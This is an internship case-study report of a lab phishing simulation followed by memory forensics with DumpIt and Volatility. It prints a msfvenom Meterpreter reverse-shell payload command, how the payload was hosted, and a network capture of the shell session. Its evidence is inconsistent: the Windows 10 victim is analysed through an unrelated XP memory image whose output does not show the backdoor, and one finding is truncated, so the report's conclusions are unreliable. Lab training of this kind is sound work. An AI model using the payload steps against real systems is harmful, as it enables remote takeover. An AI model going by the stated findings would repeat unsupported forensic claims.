# Final Internship Case Study Report

**Title:** Memory Forensic Investigation of a Simulated Phishing Attack

---

### 1. Introduction

In today's digital landscape, phishing and memory-based attacks are major concerns for cybersecurity professionals. This case study demonstrates a full kill chain simulation of a phishing attack that results in a Meterpreter reverse shell. It highlights the end-to-end process, from payload creation and execution to memory forensic analysis using tools like DumpIt and Volatility.

---

### 2. Objective

To simulate a phishing attack, capture memory post-exploitation, and perform forensic analysis to identify the malicious activity and trace back to the attacker.

---

### 3. Environment Setup

- **Attacker VM:** Parrot OS (Host-only network mode) • **Victim VM:** Windows 10 (Host-only network mode)
- **Tools Used:**
- Metasploit Framework
- msfvenom
- Python HTTP Server
- DumpIt
- Volatility 2.6.1
- Wireshark, Flameshot

---

### 4. Phase 1: Simulating the Attack


1. Payload created using `msfvenom`:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102
LPORT=4444 -f exe > backdoor.exe
```


2. Backdoor hosted via Python web server:

```
python3 -m http.server 80
```

3. Victim downloaded and executed the payload.
4. Attacker gained Meterpreter shell via multi/handler in Metasploit.





1. RAM captured immediately using DumpIt tool.



## 5. Phase 2: Evidence Acquisition


- Dump file transferred to Parrot OS using Shared Folder (VirtualBox)
- Converted `.vmem` to `.raw` if needed
- Loaded memory image into Volatility:

```
python2.7 vol.py -f 0zapftis.vmem imageinfo
```




Wireshark:- Network traffic capture


Wireshark · Capture File Properties · enp0s3 (as superuser)
Details
File
Name: /tmp/wireshark_enp0s3PL1382.pcapng
Length: 101 kB
Hash (SHA256): 96b18642d5c4e8749eedbdba0363f5b66a8884ee9c6695461407ed9dd16106aa
Hash (RIPEMD160): 9ebd7e5ab73ed2a9b2fd9677fbeb815669a27d38
Hash (SHA1): ba6faed54118fe005bd123795da52a142a2d681e
Format: Wireshark/... - pcapng
Encapsulation: Ethernet
Time
First packet: 2025-06-30 18:28:35
Last packet: 2025-06-30 18:34:36
Elapsed: 00:06:00
Capture
Hardware: Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz (with SSE4.2)
OS: Linux 6.10.11-amd64
Application: Dumpcap (Wireshark) 4.0.11 (Git v4.0.11 packaged as 4.0.11-1~deb12u1)
Interfaces
Interface: enp0s3
Dropped packets: Unknown
Capture filter: none
Link type: Ethernet
Packet size limit (snaplen): 262144 bytes
Statistics
Measurement | Captured | Displayed | Marked
Packets | 812 | 812 (100.0%) | —
Time span, s | 360.591 | 360.591 | —
Average pps | 2.3 | 2.3 | —
Average packet size, B | 91 | 91 | —
Bytes | 73756 | 73756 (100.0%) | 0
Average bytes/s | 204 | 204 | —
Average bits/s | 1636 | 1636 | —
Capture file comments
Refresh
Save Comments
Close
Copy To Clipboard


Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
247 76.291340962 fe80::7e88:77ba:352... ff02::1:3 LLMNR 95 Standard query 0x29be ANY DESKTOP-QHR5610
248 76.291453084 192.168.56.101 224.0.0.252 LLMNR 75 Standard query 0x29be ANY DESKTOP-QHR5610
249 76.446663676 192.168.56.101 224.0.0.22 IGMPv3 60 Membership Report / Join group 224.0.0.252 for any sources
250 76.446663919 fe80::7e88:77ba:352... ff02::16 ICMPv6 90 Multicast Listener Report Message v2
251 79.296556943 192.168.56.101 239.255.255.250 SSDP 179 M-SEARCH * HTTP/1.1
252 82.319731005 192.168.56.101 239.255.255.250 SSDP 179 M-SEARCH * HTTP/1.1
253 85.351758747 192.168.56.101 239.255.255.250 SSDP 179 M-SEARCH * HTTP/1.1
254 85.439737427 192.168.56.1 192.168.56.255 NBNS 92 Name query NB DESKTOP-N251U4K<1c>
255 86.189849472 192.168.56.1 192.168.56.255 NBNS 92 Name query NB DESKTOP-N251U4K<1c>
256 86.940882718 192.168.56.1 192.168.56.255 NBNS 92 Name query NB DESKTOP-N251U4K<1c>
257 88.367633549 192.168.56.101 239.255.255.250 SSDP 179 M-SEARCH * HTTP/1.1
258 88.916303016 192.168.56.102 192.168.56.101 TCP 182 4444 → 53958 [PSH, ACK] Seq=129 Ack=161 Win=480 Len=128
259 88.973627202 192.168.56.101 192.168.56.102 TCP 60 53958 → 4444 [ACK] Seq=161 Ack=257 Win=8211 Len=0
260 88.973674451 192.168.56.101 192.168.56.102 TCP 214 53958 → 4444 [PSH, ACK] Seq=161 Ack=257 Win=8211 Len=160
261 88.973668293 192.168.56.102 192.168.56.101 TCP 54 4444 → 53958 [ACK] Seq=257 Ack=321 Win=479 Len=0
262 91.379112810 192.168.56.101 239.255.255.250 SSDP 179 M-SEARCH * HTTP/1.1
263 93.718207724 fe80::c7ef:9705:64f... ff02::16 ICMPv6 90 Multicast Listener Report Message v2
264 93.718362321 192.168.56.1 224.0.0.22 IGMPv3 60 Membership Report / Leave group 224.0.0.252
265 93.764638872 fe80::c7ef:9705:64f... ff02::16 ICMPv6 90 Multicast Listener Report Message v2
266 93.765782235 192.168.56.1 224.0.0.22 IGMPv3 60 Membership Report / Join group 224.0.0.252 for any sources
267 93.766662152 fe80::c7ef:9705:64f... ff02::16 ICMPv6 90 Multicast Listener Report Message v2
268 93.766771367 192.168.56.1 224.0.0.22 IGMPv3 60 Membership Report / Leave group 224.0.0.252
269 93.766963059 fe80::c7ef:9705:64f... ff02::16 ICMPv6 90 Multicast Listener Report Message v2
270 93.767342985 192.168.56.1 224.0.0.22 IGMPv3 60 Membership Report / Join group 224.0.0.252 for any sources
271 93.768520529 192.168.56.1 224.0.0.251 MDNS 81 Standard query 0x0000 ANY DESKTOP-N251U4K.local, "QM" question
272 93.769212685 fe80::c7ef:9705:64f... ff02::fb MDNS 181 Standard query 0x0000 ANY DESKTOP-N251U4K.local, "QM" question
Ethernet II, Src: PcsCompu_5e:eb:9f (08:00:27:5e:eb:9f), Dst: PcsCompu_04:76:1a (08:00:27:04:76:1a)
Destination: PcsCompu_04:76:1a (08:00:27:04:76:1a)
Address: PcsCompu_04:76:1a (08:00:27:04:76:1a)
.... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
.... ...0 .... .... .... .... = IG bit: Individual address (unicast)
Source: PcsCompu_5e:eb:9f (08:00:27:5e:eb:9f)
Address: PcsCompu_5e:eb:9f (08:00:27:5e:eb:9f)
.... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
.... ...0 .... .... .... .... = IG bit: Individual address (unicast)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.168.56.102
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 200
Identification: 0x97ad (1965)
010. .... = Flags: 0x2, Don't fragment
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 128
Protocol: TCP (6)
Header Checksum: 0x0067 [validation disabled]
[Header checksum status: Unverified]
Source Address: 192.168.56.101
Destination Address: 192.168.56.102
Transmission Control Protocol, Src Port: 53958, Dst Port: 4444, Seq: 161, Ack: 257, Len: 160
Data (160 bytes)
Bytes 6-11: Address (eth.addr)

## 6. Phase 3: Memory Analysis using Volatility

✔️**Process Listing:**

```
python2.7 vol.py -f 0zapftis.vmem --profile=WinXPSP2x86 pslist
```

- Discovered suspicious `cmd.exe` process
- Parent was `explorer.exe` (unusual behavior)

✔️**Command Line Analysis:**


```
python2.7 vol.py -f 0zapftis.vmem --profile=WinXPSP2x86 cmdline
```


- No legitimate command history for cmd.exe (likely dropped)


✔️**Malicious Activity Detection:**

```
python2.7 vol.py -f 0zapftis.vmem --profile=WinXPSP2x86 malfind
```

- Injected co in memory




lsass.exe pid: 688
Command line : C:\WINDOWS\system32\lsass.exe
vmacthlp.exe pid: 832
Command line : "C:\Program Files\VMware\VMware Tools\vmacthlp.exe"
svchost.exe pid: 848
Command line : C:\WINDOWS\system32\svchost -k DcomLaunch
svchost.exe pid: 916
Command line : C:\WINDOWS\system32\svchost -k rpcss
svchost.exe pid: 964
Command line : C:\WINDOWS\System32\svchost.exe -k netsvcs
svchost.exe pid: 1020
Command line : C:\WINDOWS\system32\svchost.exe -k NetworkService
svchost.exe pid: 1148
Command line : C:\WINDOWS\system32\svchost.exe -k LocalService
spoolsv.exe pid: 1260
Command line : C:\WINDOWS\system32\spoolsv.exe
VMwareService.e pid: 1444
Command line : "C:\Program Files\VMware\VMware Tools\VMwareService.exe"
alg.exe pid: 1616
Command line : C:\WINDOWS\System32\alg.exe
wscntfy.exe pid: 1920
Command line : C:\WINDOWS\system32\wscntfy.exe
Menu
Parrot Terminal


WARNING : volatility.debug : For best results please install distorm3
Process: csrss.exe Pid: 608 Address: 0x7f6f0000
Vad Tag: Vad Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6
0x00000007f6f0000 c8 00 00 00 ba 01 00 00 ff ee ff ee 08 70 00 00 .....p..
0x00000007f6f0010 08 00 00 00 00 fe 00 00 00 10 00 00 20 00 00 00 ..... ...
0x00000007f6f0020 00 02 00 00 00 20 00 00 8d 01 00 00 ff ef fd 7f ..... ......
0x00000007f6f0030 03 00 08 06 00 00 00 00 00 00 00 00 00 00 00 00 ..... ......
Process: winlogon.exe Pid: 632 Address: 0x64f0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 4, MemCommit: 1, PrivateMemory: 1, Protection: 6
0x00000000064f0000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... ......
0x00000000064f0010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... ......
0x00000000064f0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... ......
0x00000000064f0030 00 00 00 00 29 00 29 00 01 00 00 00 00 00 00 00 ....).)..... .....
Process: winlogon.exe Pid: 632 Address: 0x4e5d0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 4, MemCommit: 1, PrivateMemory: 1, Protection: 6
0x000000004e5d0000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... ......
0x000000004e5d0010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... ......
0x000000004e5d0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... ......
0x000000004e5d0030 00 00 00 00 25 00 25 00 01 00 00 00 00 00 00 00 ....%.%..... .....

## 7. Findings

- Attack vector: Simulated phishing with reverse shell
- Malicious process chain observed
- Memory indicators confirmed remote control shell

---

## 8. Conclusion

This case study demonstrates how live attacks can be captured and analyzed using memory forensic tools. It validates the critical role of tools like Volatility in tracing attacker footprints post-exploitation. A strong incident response process and early memory capture can help mitigate long-term impacts of cyber intrusions.

---

## 9. Tools Used Summary

| Tool | Purpose |
|---|---|
| Metasploit | Exploit & listener setup |
| DumpIt | RAM acquisition on victim |
| Volatility | Memory analysis |
| Wireshark | Network traffic capture |
| Python HTTP | Hosting payload |

---

## 10. References


- https://www.volatilityfoundation.org/
- https://attack.mitre.org/
- https://www.offensive-security.com/metasploit-unleashed/


---